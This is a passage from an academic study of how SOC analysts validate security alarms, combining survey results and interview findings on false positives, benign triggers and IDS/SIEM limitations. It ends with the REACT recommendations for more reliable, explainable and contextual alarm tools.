We drew on existing literature to design our online survey questions, identifying theories requiring validation and constructing questions based on them. Examples of such literature includes work by Garcia et al. [17] and Goodall et al. [18], which explored challenges in intrusion detection systems such as the prevalence of FPs. Contradictory findings on security alert accuracy between [1], [24] led us to use Assertions (A) 1-4 to explore FP/FN perceptions. Assertions A (5-8) were devised based on reports of analysts' use of intuition in detection and decision-making [41], and A-9 and A-10 were devised to explore participants' interactions with security tools, supported by prior literature on the subject [42].

We followed best practice in online survey design [36], and incorporated feedback from subject-matter experts (a security analyst, senior security professional, and an SOC manager). We sought to keep the survey to a reasonable length (it took approximately 15 to 20 minutes to complete). We consulted with other survey-design experts to ensure we avoided ambiguity or double-barrelled questions through careful wording, and to ensure the response categories chosen were appropriate.

3.2 Qualitative Method: Semi-Structured Interviews

The qualitative study aimed to investigate further the processes involved in SOC work (including the kinds of activities security practitioners engage in daily, the tools they use, and the skills required), as well as the factors that influence these processes, in more depth. We drew on the findings from the quantitative study to derive research questions, and designed interview questions to address these research questions. In Section 4 we present these research questions and explain how they were derived from the survey results.

We chose to conduct semi-structured interviews to extend discussions based on the flow of conversation. The interview questions were discussed with three subject-matter experts (who worked, or had previously worked,

Table 3: Online Survey Results: Responses to Assertions (Resp, Ordered from "Strongly Disagree"(=1) - "Strongly Agree"(=5)) Mode, Median, and Comparison of Non-Neutral scores - Disagree (1-2):Agree (4-5)(CNNS: D:A)

Assertion	Resp	Mode	Median	CCNS
A-1: The monitoring tools I use frequently produce false positive results (they detect a security event when there was not actually a security event)	0,2,4,11,3	4	4	2:14
A-2: The monitoring tools I use frequently produce FNs (fail to detect a security event that occurs)	0,6,9,3,2	3	3	6:5
A-3: I believe that current IDS are inadequate in detecting attacks	2,5,7,5,1	3	3	7:6
A-4: The number of alerts generated by most IDS are overwhelming	0,4,4,8,4	4	4	4:12
A-5: It is important to have a human in the loop for the detection and preliminary analysis of potential security events. This process cannot be carried out by automated systems alone	0,2,0,7,11	5	5	2:18
A-6: Human analysts monitoring the network are capable of detecting network anomalies missed by automated systems	0,1,5,10,4	4	4	1:14
A-7: I am often required to make decisions on the accuracy of alerts produced by automated systems	0,0,5,8,7	4	4	0:15
A-8: I sometimes rely on my experience and intuition to detect attacks rather than monitoring system alerts	0,2,7,7,4	3	4	2:11
A-9: Maintaining awareness of the network security state is important in enabling me to make decisions on the accuracy of alerts produced by automated monitoring systems	0,0,3,13,4	4	4	0:17
A-10: Keeping up with changing configurations in the network is difficult, but necessary to provide the context needed to analyze and diagnose an alert	0,1,4,9,6	4	4	1:15

in SOCs), and their feedback was incorporated to ensure face validity [29]. We show the interview questions in Appendix A.4. We ran pilot interviews with a security analyst, gathering feedback on the questions to ensure their clarity and suitability for the target audience.

The majority of the interviews were carried out face to face at the practitioners' organizations, in rooms outside of the SOC. Two participants were interviewed through live video chats. The interviews were audio-recorded and lasted approximately one hour each; however, due to the nature of the job, one interview was interrupted multiple times for the analyst to deal with an incoming incident and therefore lasted longer. In addition, one organization (SOC ID: F) opted to have researchers interview multiple security practitioners at once. We started the interviews with a brief introduction of ourselves and the study objectives. Participants were then provided with the participant information sheet, and indicated their consent by signing the consent form. Two researchers conducted the interviews to ① enable consistency of the data collection process, ② mitigate the risk that an interviewer would bias participants by asking leading questions, ③ obtain multiple perspectives enabling peer reflection at a later date, and ④ ensure that all questions were covered. However, not all questions were discussed in depth, depending on the participants' position in the SOC.

Data Analysis— The audio-recorded interviews were transcribed, resulting in textual data of 105,523 words. We ensured the ethical handling of the data by preserving the anonymity of the participants and their organizations, anonymizing transcripts before analysis and stored with appropriate security protections. We applied Template Analysis (TA) [23], starting with an a priori set of themes we were interested in, allowing the code to evolve with the addition of newly arising themes. The Template Analysis approach was chosen over Grounded Theory as TA themes are less prescriptive, providing the ability to identify and add new concepts if discovered while allowing us to have preconceived theories [23]. Related work has applied TA [42] to analyze the qualitative data of their study on SOCs. As there are still few studies on SOCs, TA is useful due to our partial understanding of the concepts that need to be identified in the data [42].

Two researchers initially coded five interviews and identified parts of the transcriptions that were relevant to the specified themes, assigning an a priori theme code to them. When an interesting part was encountered that did not have a matching theme code, a new theme code was created or an existing theme was broadened. We used the codes that arose from the subset of the data to produce the initial template. The template was hierarchical, with additional sub-themes included within each theme.

The lead researcher then applied this initial template to the rest of the interviews, modifying the codes as necessary until a final template was generated. In developing the final template, the lead researcher engaged in frequent discussions with other team members, to ensure the quality of analysis and that personal beliefs and biases did not affect interpretations. Using the final template, we interpreted the data and wrote our findings.

4 Quantitative Findings

Twenty analysts completed our survey, as shown in Appendix A.2. The survey was not intended to identify statistical significance; instead, it was used to focus the semi-structured interviews, identifying pain points and priorities that might have been missed in prior work, to improve the comprehensiveness of our contributions. We present in this section a summary of the findings that drive the qualitative study design.

Prevalence of FPs— Our pilot study experts ex-

pressed a distinction between *alerts* and *alarms* in SOCs; security tools produce the former while SIEMs generate the latter as a result of the correlation of multiple alerts. We clarified this distinction in the survey questions.

90% of the participants reported that they use IDS, 80% use a SIEM and 55% use data/log Aggregation Tools (e.g., Splunk). Only two participants reported using machine learning-based tools. 45% of analysts reported that they receive less than 5K alerts daily. Participants receiving over 100K alerts were from large enterprises with fewer than 20 analysts working in the SOC, 40% of which served government customers. From these alerts, some analysts (n = 10) shared the number of alerts they processed daily and the proportion of these that they found to be legitimate. For example, one participant indicated that one out of every 100 alerts investigated is an actual threat, while another stated that in every 200 alerts, 50 were found to be legitimate.

Assertions— We show the responses to the Assertions in Table 3. 55% of analysts reported reliance on their tacit knowledge and experience (more than 51% of the time) and understanding of the monitored network in their job (A-8). Participants agreed that they are often required to make decisions about the accuracy of alerts produced by tools (A-7). Based on this, we expected analysts to be unhappy with tools such as IDSs; yet the results show that respondents were undecided on IDS adequacy (A-3). They did agree that they find the number of alerts generated by most IDSs overwhelming, however (A-4). Analysts strongly agreed on the importance of the human role in detection, filtering FPs, preliminary analysis of events and detecting network anomalies missed by automated systems (assertions A-5, A-6). 58% indicated that they process the security alerts based on awareness of regular network activity while 47% said they did so based on the alert severity rating.

4.1 Deriving Interview Research Questions

Researchers have used FPs as a metric for evaluating system performance when proposing security tools, seeking few FPs for optimal performance. In recent work, Kokulu et al. [24] found that SOC analysts do not consider FPs in automatic malicious activity detection a significant issue in SOC operations. In contrast, our quantitative analysis indicated that practitioners do, in fact, experience an overwhelming number of alerts which include frequent FPs (A-1, A-4). We therefore focused our interview Research Questions (RQs) on exploring this topic. Assertions A-3, A-7, A-8, A-9, A-10 indicated perceived limitations of alerts, meaning analysts need to decide their accuracy; RQ3 and RQ4 explore these limitations further and how the quality of tool alerts and SIEM alarms could be improved.




Figure 2: Alarm Validation in SOCs

- **RQ1:** How do SOC analysts distinguish true alarms from false alarms?
- **RQ2:** What do analysts perceive to be FPs, and how can we establish a more precise definition?
- **RQ3:** What are the limitations of alarms produced by existing SOC tools?
- **RQ4:** How can we design better tools to improve the alarms' quality and filtering of FPs?

5 RQ1: Understanding Alarm Validation

Our interview analysis revealed a similar process across the participating SOCs in alarm validation, shown in Figure 2. SOC operations rely on alerts from security technologies (e.g., NIDS, HIDS), logs derived from various organizations' systems and networks (e.g., proxy logs), and contextual data stored in the Knowledge Base (e.g., vulnerability scan results) collected into one system—the SIEM. Using these data sources, the SIEM generates an alarm evaluated by the analyst based on their knowledge of the organization, network, and tacit knowledge built from experience. The analyst then needs to make a decision on whether it is a true alarm or a FP, a process called alarm validation.

Similar to our survey findings (assertions A-5 to A-8), the interviews revealed the magnitude of human involvement throughout SOC processes. Although technology might detect and generate the alarm, it is still the analyst who needs to evaluate that alarm to determine its validity (A1, A2, B3, B4, C5, E7, E10, G18, G19, G21). In doing so, analysts rely on their human cognitive abilities (e.g., pattern matching, association, reasoning, and computation). As A2 remarked: *"I think that that's where the human element still remains because even when you get an alert, the alert will have to be sent to a human to make that intelligent decision."*

Although tools such as SIEMs may assist analysts in correlating alarms, in most cases analysts are more capable of connecting these patterns themselves to detect threats than SIEMs. For example, when discussing their validation of an incoming alarm, analysts mentioned analytical questions that are a result of their reasoning, such as "Is the activity ongoing?" and "What processes were running on the server?", the answers to which they would find using the existing technologies (e.g., SIEM).

There is also reliance on practitioners to configure the security technologies, such as defining the SIEM use cases/correlation rules (A1, A2, E7, E8, F13, F14), identifying data sources to collect into the SIEM (B3, B4, E8), and base-lining and tuning (A2, F14, G19). The SOC practitioners' configuration of the security technologies dictates the threats it will detect and the alarms it will generate. SOC practitioners spend time understanding the monitored environment, and its potential threats, to develop use cases. A use case is defined as a "*Specific condition or event (usually related to a specific threat) to be detected or reported by the security tool*" [9]. Analysts design use cases configured into the SIEM to generate an alarm on the detection of particular scenarios. A1 explained: *"The kind of rules, 'what is it I'm looking for?' [...] still initially has to be set up by a human, so there's definitely room for the human still."*

Alarms are periodically reviewed by the analysts to *tune* the defined alarms further and eliminate FPs. Similarly, through understanding the organization's regular environment use (i.e., base-lining), security tools' parameters (i.e., thresholds) are configured accordingly. G19 explained how SOC practitioners review alarms with the customer to check that they are within the customer's tolerance. G19 explained: *"We'll then dig into those and look for, 'is there noise in there?' We will look at the tickets that were generated for the customers, and how many of those will come back from the customers as 'well we sort of want to know about this but we sort of don't."*

Such configurations and tuning are critical to ensure that only true alarms are reported. Unfortunately, most of such tedious configurations fall on the analysts themselves.

Similar to any decision-making process, our analysis revealed this reasoning is impacted by multiple factors, hence, affecting their decision-making during alarm validation. We discuss such aspects in the following.

Type of Customer— Participating SOCs that serve public/government customers reported that the budget is a limitation (A1, A2, B3, E9, E11). Consequently, this introduces challenges in acquiring the latest security monitoring technologies or changing existing, expensive monitoring solutions. Participant A1 explained when prompted about why their SOC does not have a SIEM: *"We are a public sector body who move very, very slowly, so when new developments and technology come along, they don't necessarily get deployed straightaway."* Analysts in that SOC need to access the technology logs directly rather than have a SIEM to aggregate them, slowing down their detection and triaging. Hence, such limitations that hinder the adoption of new or more reliable tools may lead to untrue alarms.

As we found in the survey results (A-9, A-10), the analyst's knowledge of the monitored environment and its typical behavior impacts how they triage alarms. Such knowledge is built over time. Due to the sensitive nature of some customers, working in a SOC that serves such customers requires the analyst to have a *security clearance*. As our participants highlighted, this introduces many challenges to SOC operations, particularly skill recruitment (A1, E7), tools used (A1), information access (A2), and how incidents are reported and handled (E8). For example, obtaining access to a customer's network diagrams that may be "*classified*", but are vital to validate any alarms, adds to the complexity of the practitioner's job as explained by A2: "*It depends on the security classification as well, because we're working in a security tier system [..], you could be an analyst but they are setting their diagrams, you will never ever see it. So, that adds complexity into them.*"

Type of SOC— The type of SOC (internal or MSSP) has a significant impact not only on the procedures and processes it follows but also on analysts' decision-making (A1, B4, D6). For example, as B4 explained, MSSPs monitor and report any detected alarms to the customer while it is the customer's job to decide how to handle the incident. *"From our perspective, we're really monitoring, alerting and notifying customers. We don't have the authority to shut down communications or do any interaction on the network."*

However, monitoring for such a customer introduces pressure on the analysts to raise every possible suspicious alarm to avoid appearing incompetent or receiving possible fines (A1, A2, D6, E7). As D6 remarks: *"Being analysts, most of them are afraid not to raise them to the customer. They do tend to raise quite a lot of alarms to the customers, obviously to be on the safe side."* A1 also stated: *"The security teams are there to maintain availability above all else because it's when it's not available to the [customer] that you start seeing fines..."*.

Most SOCs have predefined procedures called a "*playbook*", which details steps the analyst follows in dealing with a security alarm. When monitoring multiple customers, MSSP SOCs rely on such documentation that describes each customer's requirements for dealing with a security event as explained by G19: *"So we have a playbook for internal events just like we have a playbook for external events, and the people that we'll interact with*

are primed in the same way, so they know what we will be telling them during an event, and the same for escalation paths as well." However, in in-house SOCs, such documentation may not be as critical as the SOC analysts monitor one network/customer. The analyst can directly communicate and discuss with colleagues and senior members on triaging an alarm as stated by E7: *"It's much better, quicker because our SOC is only the size of that bit of the room [approx 8x6m] Tom [analyst] turns around, and John [SOC manager] sat 3 foot away and says John, what do I do about this?' "*

Knowledge of Monitored Environment— Analysts' knowledge of the monitored environment is vital for proper validation of the SIEM alarms, which is achieved by experience and obtaining access to logs (A2, B3, B4, D6). As explained by A2: *"To be able to make a decision as to whether an event or an incident is a false positive or not, it comes down to knowing your environment"*.

Although obtaining the data sources from an organization for an in-house SOC might be achievable, an MSSP SOC is restricted by the customer's data provided to them according to the service level agreement (SLA). Limited access to important logs hinders the analysts' ability to make an informed decision on an incoming alarm. As B4 noted: "*For the most part it's about understanding the network topology, [...] It depends on how much the customer wants to share but the more they share, the better a job we can do.*"

Oftentimes an alarm may result from a benign change that occurred in the network/system. In such cases, the analyst needs to be aware of these changes to avoid tedious false alarm triaging (A1, A2, E7, G19). Adequate *Change Management* processes, where changes in systems/networks are documented, need to be in place. Such changes may not be properly communicated to SOC practitioners, an issue found in both internal and MSSP SOCs. A1 provided an example of how not communicating network changes led to wasting SOC team efforts. A1: *"We were seeing a huge amount of ICMP traffic that we don't normally see [...], actually, the networking team sit right next to us so you'd think they would be all over anything to do with ICMP, they have no idea. It turned out that they deployed a new security tool into the network and nobody had told us."* Similarly, G19 highlighted that some customers are not usually aware of the change within their network/systems until the MSSP SOC questions them, as G19 remarked: *"So usually we will highlight something to the customer saying "this server has gone quiet, have you changed it?" And they will go "let's go and check" because we will engage with the security side of the business"*.

Summary— Our findings highlight the overwhelming number of FPs generated by security tools and the reliance on humans (analysts) in the tool configurations, alarm tuning and base-lining. Alarms generated by these tools are then validated manually by analysts, a tedious process that is impacted by multiple factors (e.g, type of SOC, client). SOC operations are far from being automated, and humans use their cognitive abilities and knowledge to determine if an alarm is an FP or a true alarm. However, what do analysts perceive to be a FP? Is an alarm due to a misconfiguration considered to be a FP? We discuss the definition of FPs in the following.

Table 4: Strengths and Weaknesses of IDS and SIEMs as Reported by Interviewees

Features	Participants
IDS Strengths	
Good first indicator for an attack	B3, D6
Ability to deal with high volumes	C5, E7
Easy and fast signature writing	A1, A2, G19
IDS Weaknesses	
Mostly false alarms	A2, D6, B3, G19, C5
Unreliable signature	A1, B3
Black-box	B4, C5, D6
Loosely written	A1, A2, G19
Lack of detection of new threats	A1, B3, E10, G21
Lack of context	B4, C5, G18, G19
SIEM Strengths	
Visibility	B3, E8, F15
Custom SIEM correlation rules	B3, C5, D6, E7, E8, G18
Cross-event, Cross-platform	A2, B3, C5, E7, E10, F15
Normalization	B3, D6, E10, F12, F15, G18, G19
Prioritization	A2, A1, B4, D6, E10, F15
SIEM Weaknesses	
Overwhelming data amount	B3, B4, E8
Reliance on analysts for FP filtering	B3, B4, E8, F17, G18, G19
Use of structured datasets, Time to retrieve query results	E9, E11, G21, G18
Cost	F15, C5, A1, E8

6 RQ2: Definition of FPs

When describing the overwhelming number of alarms received, B3 quantified it as 99%, stating: "*We know 99% of the alarms we generate are false positives, but we still have to look at them.*" Such dissatisfaction of the number of alarms were expressed by multiple analysts, as found in our survey results (A-1, A-4).

On the other hand, analysts were neutral on IDSs' inadequacy in detecting attacks (A-3). Therefore, we followed up with interviewees on these conflicting assertion results, which prompted an interesting discussion on the perception of FPs. As a result, a number of themes emerged during coding, describing an alarm as being "noisy", "ignored", or the result of a "benign trigger". For example, if an alarm was produced by a security tool, but the customer is aware of them and its origin but chooses to ignore it for a business reason, should it be classified as a FP? Such alarms' classification as FP

depends on the analyst's perception of a FP, as D6 explained: *"Whether they're accurate and a FP, now, it depends on how you perceive a FP. So if we raise an alarm to the customer, and they're aware of it, they will just call out, we are aware of it, but it's a FP in that sense."*

This phenomenon was referred to by C5 as a "benign trigger." False alarms are used to describe an alarm being generated without an actual security-related event (the boy who cried wolf). In contrast, benign triggers are real alarms, meaning they match an existing signature but the organization chooses to ignore them for a "business-justified" purpose. C5 remarked: *"You have a very high number of events, and it doesn't mean they're a FP, but it means many are again triggered by benign triggers. Which means the condition is perfectly matched, and the filter as such works, but the circumstances are completely legitimate. This is benign, because the purpose is business-justified, and it's not malicious, it just manifests in the same way as particular malware would."*

C5 also noted that most alarms produced in an SOC are benign triggers: *"The benign trigger probability is usually very high, from hands-on experience. So is the volume itself, across the IPS/IDS vendors."* G19 also described such an occurrence where tools are performing as they were designed, but generating unactionable alarms as the tool being "noisy." G19 provided an example of a benign trigger due to outdated Java versions, explaining: *"Snort signatures, we have particularly noisy — well I say they're noisy, they're always doing exactly what they should do, they're always identifying vulnerable versions of Java, but a lot of companies have a lot of vulnerable versions of Java, so we get a massive influx of it."*

Summary— Participants showed a distinction between what they consider an FP and what they consider to be *noise* or a *benign trigger*. The former is a metric to describe false alarms due to the tool's low performance, while alarms that organizations choose to ignore for a business justification or due to how the network or system is configured are benign triggers/noise. Hence, when evaluating the performance of a system deployed in a real-world setting, using the term False Positive gives the impression that the technology itself is fundamentally flawed. When the analyst reported a 99% FP rate, this is found to be mostly benign triggers and not necessarily a measurement of the performance of the technology itself.

7 RQ3: Quality of Alarms

During the analysis of the interviews, we identified a consistent theme emerging where participants, when prompted to discuss security tools' strengths and limitations (summarized in Table 4), would express their frustration at the quality of the alarm. We discuss these limitations in the context of alarm quality in the following.

7.1 Alarm Reliability & Customizability

When asked about the limitations of security tools, the main faults reported by interviewees for IDSs is the high volume of FPs (A2, D6, B3, G19, C5). As F17 explained: *"I think the tedious part is FPs that we deal with"*.

IDS accuracy, and therefore the usefulness and reliability of alarms that help analysts take action, is highly dependent on how IDS filters, rules and signatures are written. For example, in the case of malware signatures, those that incorporate IP addresses as a filter are not reliable, as malware is prone to changing its domain. B3 explained: *"A lot of the network-based stuff I don't find very reliable, just because a lot of the IOCs are based on IP addresses which change, based on domains which get shut down."*

Likewise, A1 explained that a poorly written signature would result in many alarms that analysts can not review, rendering the signature not useful: *"It's kind of an internal battle of having a signature for the latest threats and having a useful signature because if it's just constantly firing, nobody's got the time to review all of them, so it has to be well written and they're not always."*

Signatures are not designed to consider benign triggers. Some organizations have certain benign conditions that could be easily flagged as malicious by security tools, as G19 explained: *"Some of the signatures are very poor, so they will look for the words 'select' and 'from,' in clear text, in a packet, but it could be 'from' and 'select' in a packet, there's no context applied, or 'drop tables' a classic one, so we have a customer who sells a [drop table], I'm assuming it's a fold-down side table, every time they sell one of them it fires an alert, but it fires it on the SQL injection alarm, so you can't turn that signature off, as poor as it is."*

Some analysts reported that signatures are "loosely written", meaning written to be general to capture a variety of activities. This results in a high volume of FPs, as A2 explained: *"Some signatures are written very loosely in order to allow it to capture a wide range of activities and those are some of the downfalls of using it."*

As the malware evolves and generates various attack behaviors, signatures can be written to be too broad to capture all these possible behaviors. D6 also explained how malware signatures in some tools are engineered to capture only part of the malware activities. As a result, when that malware signature is triggered, the analysts are left confused about the kind of malware that triggered it. A1 remarked: *"Malware can change so quickly now that, yeah, a lot of their signatures can be very loose and very broad to try and capture every possibility."*

The correlation of multiple data sources to generate an alarm is a strength of SIEMs, as reported by participants:

B3, D6, G18, C5, E7, E8. For example, D6 described the SIEM correlation capability to *"help paint a better picture of a customer"* and to *"help perform a better analysis"*. Such correlation alarms were carefully designed by the analysts to fit a specific client use case. B3 also highlighted that alerts generated by IDS/IPS tools are not reliable on their own, but, correlating them with alerts generated by other platforms provides more confidence in its validity. B3 remarked: *"Any one source on its own, I don't find that useful. That is why most SOCs now, the core bit of technology is a SIEM..."*

SOCs usually have a relatively extensive set of custom alarms (i.e, correlation rules), which the analyst is expected to react to immediately. The analyst finds these rules effective, as they design them specifically for the monitored organization, as B3 explained: *"We do correlation rules like that. It proved quite effective, just because you are generating that event yourself."* Such alarms are "respected" by analysts as explained by C5: *"It's about crosslatform, cross-event source correlation, that we can actually have high respect for."* SIEM correlation rules and signature-based systems' customized signatures are strengths, reported by A2 and G19. For example, G19 explained that if there are specific known traits within the environment that they want to monitor, they define a signature for it: *"In terms of the good features, they have capabilities for you to deploy your own customized signatures."*

Summary— Participants described alerts produced by traditional security tools (e.g., IDS/IPS) as unreliable for many reasons: (1) their reliance on features that change (e.g., domain names); (2) signatures written to deal with new threats quickly, thus not adequately designed and not reviewed later due to lack of time; or (3) signatures loosely or too broadly written, to cover multiple kinds of attacks. Analysts find SIEM correlation rules more useful as they incorporate multiple indicators to generate an alarm. However, as SIEMs rely on alerts generated by traditional security tools in correlation rules, the limitations of those tools will also impact the reliability of the generated SIEM alarm. Each organization's networks and systems are unique, so the customizability of the alarms to fit the monitored environment is a desirable feature. For example, SIEM alarms are described as more useful and effective, specifically correlated alarms due to their customizability where analysts design these alarms themselves specifically for the monitored environment.

7.2 Alarm Explainability

One of the disadvantages of commercial security tools is that they are closed systems (i.e., black-box (B4, C5, D6)), which means that the analyst receives an alert but does not know the reason for the detection. In cases where the security tool produces a "reason" or description of the alarm, they are incomprehensible or are short descriptions that do not *explain* why the alarm was produced, leaving analysts to decipher it themselves. This requires them to research and gather more information about the alarm using, for example, the filter name to understand the reason behind an alarm. C5 remarked: *"Sometimes it's a generic filter, you have a one-sentence description, this is very often the case, and you don't know what logic they put inside, because that's proprietary enclosed information."*

Such a lack of clear description of the reasoning behind an alarm forces analysts to spend time evaluating its validity, reducing their productivity. Moreover, the lack of explainability causes alarm desensitization. As C5 explained, analysts lose their "trust" in the validity of the alarm: *"So that's one issue of traditional IPS/IDS, that we also don't really have high respect for, because if you don't tell me the reason you fire, you're not ready to open up the reason you produce an event for me, and I have only a very high level of description that may not be usable, it's not usually usable, let alone actionable, then I can't have really high respect on that."*

Similarly, B4 explained that ambiguity and an inadequate description of alarms leads to uncertainty about the existence of an attack, resulting in no action from analysts. Hence, analysts are required to inspect the raw data (e.g., network packets) to determine the cause of the alarm. B4 remarked: *"Because without it you're pretty blind because if you see the content that a signature wants to match on plus a few bytes after [...] you can't really confirm whether something bad has happened or not."* Such a manual inspection of the packet might not be possible with encrypted traffic, as G19 noted: *"If that traffic is then encrypted, you might get the alarm but you can't see the raw text."*

One of the strengths of SIEM platforms is their ability to provide analysts with visibility on the monitored environment, as the more information they can view the better their situational awareness [6]. Although attractive for comprehensive monitoring, this might result in a vast collection of data and alarms that overwhelm the analysts. B4 remarked: *"Downsides may be sometimes too much information."* For this reason, it is best practice when deploying SIEMs to design properly the "correlation rules" and collect data sources needed only for these rules to avoid the problem of "too much information", as noted by E8, F13, F14.

Summary— Commercial security tools oftentimes are black-boxes, generating unexplainable alarms or those with short descriptions that require analysts to research further in order to make an actionable decision. In situations where analysts are evaluated by their per-

formance and the number of tickets they close [40], such a monotonous task reduces their productivity. Analysts described such unexplainable alarms as "untrustworthy", "unuseful", and "poor". Although SIEM systems are a repository of data that allows analysts to "fast query" based on their own human analytical reasoning, they still provide too much data that overwhelm analysts. Alarms generated from correlation rules, designed by the analysts to fit the organization's environment, include only the "bare minimum" of data sources needed, and are thus more respected by analysts.

7.3 Alarm Contextuality

The participants identified a lack of context in alarms generated by IDS (B4, C5, G18, G19). As we discussed in Section 5, context such as knowledge of the asset and network helps practitioners eliminate FPs and determine the path of investigation. This knowledge spans, for example, the network topology and devices, what these devices are used for, and their location and owner. For example, knowing an asset is a Windows machine helps when receiving an alarm for a Linux signature. As D6 expressed: *"Again, the topology of where the server is based is important"*.

Not only do analysts need to know the network they are defending, but they also need to be aware of the customer's business. Knowledge of the customer is critical in many aspects in the SOC operations, from ruling out FPs to deciding on how to respond to a threat. D6 remarked: *"It's not just about what you see in the security events, or in the tools, it's about what you know of the customer and the customer's nature—business nature."*

One participant provided an example of how valuable such knowledge could be for determining an FP. After detecting substantial outgoing connection from the customer to another company and spending time investigating, they researched whether there was any business between these two companies. They found out that their customer had recently acquired the other company. Similarly, E10 remarked on how knowing the customers' working hours helped in filtering an FP: *"I use open-source intelligence to build up a view of the customer first, [...]. So I'll figure out like if they are in Dubai or wherever that they might not be doing the same working hours [...], because we have been caught out by that one before, there is no traffic on a Friday."*

Analysts might acquire knowledge from third parties, such as ISPs, security vendors, and the security community to investigate threats. Security vendors are responsible for maintaining their products and providing Indicators of Compromise (IoC) and signatures for new threats. The security community can also assist the SOC process through intelligence sharing, writing blogs about how a threat behaves and spreads. As we found in our survey, 35% of our participants triage alarms according to newly announced vulnerabilities in security blogs. B3 remarked: *"WannaCry was great, because straight away people were publishing blogs, this is how it spreads. This is what you need to look for, and you could go and look for it before there were any signatures for it. We were finding things quite quickly."*

Summary— Contextual knowledge about the network and systems can improve alert validation [8, 25] significantly. This was confirmed in both our quantitative and qualitative findings. However, we found that analysts not only rely on technical knowledge (i.e., network and assets) in FP filtering but also knowledge about the business (e.g., work hours) and knowledge acquired from third parties (e.g., ISP and vendors). Incorporating this knowledge with the alarm provides context to expedite the alarm validation process.

8 RQ4: Designing Better Tools

One of the study findings is the lack of adoption of ML technologies in our participating SOCs, especially those that serve government clients. As shown in Section 4, only two survey participants (10%) indicated they use AI/ML security monitoring tools. Hence, we focused the interview questions on the most-used SOC tools (e.g., IDS, SIEM), but still probed analysts during interviews on why AI/ML security tool adoption is low. Analysts reported reasons such as: ① their skepticism of ML applications in commercial tools (B4); ② the absence of accreditation bodies attesting the correctness of the ML model design (e.g., not authorized to be deployed in government networks) (A1); ③ Absence of historical organization data to train the ML models (E7); ④ The prevalence of FPs (B4). As B4 explained: *"Machine learning itself would learn what normal is but humans aren't exactly going to be normal and do the same stuff every day, so I think that platforms like that themselves have a lot of false alarms."*

The latter reason is supported by the 2019 study by SANS [11], which found an overall dissatisfaction with AI/ML tools due to their frequent FPs and the high levels of involvement required by knowledgeable and skilled analysts. Despite ML systems' high prediction performance, they may not adequately explain the reasons behind these predictions, resulting in a deficit in the quality of the alarm.

Using our qualitative findings on the limitation and strengths of used tools, we derive the following recommendations to address how alarms produced by tools can be improved. As the prevalence of FPs was also a concern for AI/ML security tools, and to foster the better

future design of these tools, we frame these recommendations in the context of AI/ML based tools.

8.1 Recommendations

In response to our findings of the high number and low quality of security alarms rendering them unactionable, particularly in identifying FPs, we propose the REACT model. The REACT model proposes five properties that need to be present in a security system to produce an alarm that is "REACTable" by analysts: **R**eliable, **E**xplainable, **A**nalytical, **C**ontextual, and **T**ransferable.

Reliable— One of the main findings reported in Section 5 is that both vendors and the researchers should use *false alarms* or *benign triggers* as an alternative metric to FPs, which is general and vague. To increase the ML model performance, incorporating the analysts' feedback on the generated false alarms into the model itself can strengthen future predictions and alarm prioritization. In case of benign triggers, the model can then learn that the prediction made, although true, is not suitable for the organization at hand, adjusting itself accordingly.

Improving on limitations concerning alarms' reliability (Section 7.1), ML models need to be designed with attention to the features used. For example, avoiding features where values frequently change (e.g., malware domain names), or features that are too broad (e.g., Java version). Models should be trained to detect specific malicious activities (e.g., scanning) or a specific type of malware (e.g., worm), avoiding being too broad and attempting to detect everything (e.g., malware).

Promoting an ML system capable of detecting all types of malware might be more commercial, but each malicious behavior has a set of unique features that describe it, and broadening the detection capability of a single model might lead an increase in FPs. However, using limited features to train a model might result in adversaries finding ways to bypass detection (e.g., adversarial attacks). Therefore, using Ensemble learning [33] combines the predictions from multiple niche behavioral models, reducing the variance of predictions' generalization errors while detecting all forms of malicious behavior. Such an approach will help increase system detection *explainability*, a property we discuss in the following.

Explainable— Analysts' involvement in SOCs is indispensable, formulating and evaluating hypotheses about security observations based on their domain knowledge, intuition, and knowledge of the monitored environment. Proposed solutions should therefore promote AI-human collaboration by communicating the AI's explainable decisions to humans that provide feedback to the AI model. Black-box AI models do not provide human-understandable insights on their outputs, leaving security personnel unable to evaluate the reason behind these predictions.

Explainability of artificial intelligence (XAI) is a set of methods and techniques that tackle the interpretability problem of AI predictions, promoting the production of predictions that can be understood by human experts. Explainable AI systems can provide explanations for decisions in a human-comprehensible manner, thus keeping humans in the loop. Caution is needed when building AI systems in general; as AI is based on statistics and probability, analysts actually should not trust the system completely. Based on system explanations, the analyst should know when to trust the system's predictions and when to apply their own judgment. Analysts' trust needs to be calibrated using properly designed prediction explanations. Such explanations would help security personnel determine whether the AI's findings merit trust, based on their expertise of the threat landscape and the monitored environment.

Current implementations of AI models are unintelligible to non-AI experts, and technical solutions proposed in the field of XAI require very specific technical expertise [16]. Recent research suggests that implementations of symbolic systems based on semantic technologies such as Knowledge Graphs (KGs) to be a promising solution in providing AI prediction traceability and explainability to non-AI experts [26, 28, 39]. Research on explainability in AI security technologies are still in its early stages. More research is required on security systems that offer explanatory capabilities to non-AI experts, optimize decision-making, an enable a human-machine collaborative environment where security personnel cooperate with AI security systems to detect threats.

Analytical— As discussed in Section 5, analysts rely on their tacit knowledge and knowledge of the monitored environment, built through experience and documentation of the customer's system and network-activity norms. Such knowledge allows them to develop analytical questions and reasoning that help them investigate the issue at hand. Research is still far from integrating human cognitive and social abilities into SOC solutions. One emerging field to attempt to tackle this challenge is Cognitive Security [3], a concept that leverages multiple forms of AI, including ML and deep-learning, to uncover human cognitive ability.

KGs can be also be used to capture the knowledge about a security threat landscape, integrating and linking data from different sources, or different types of representation [20]. KGs are natively built to be queried, allowing users to interact with the symbolic system that provides explanations, then using their own analytical reasoning and knowledge [14]. Further research is needed in developing security human-machine solutions where humans and machines work together (e.g., alarm

validation), utilizing humans' analytical capability rather than using full automation. Our study emphasized the reliance of analysts on their experience and knowledge of the monitored environment in their job. However, developing such systems that embody analysts' experience can introduce biases, especially when considering a non-representative sample of security expertise.

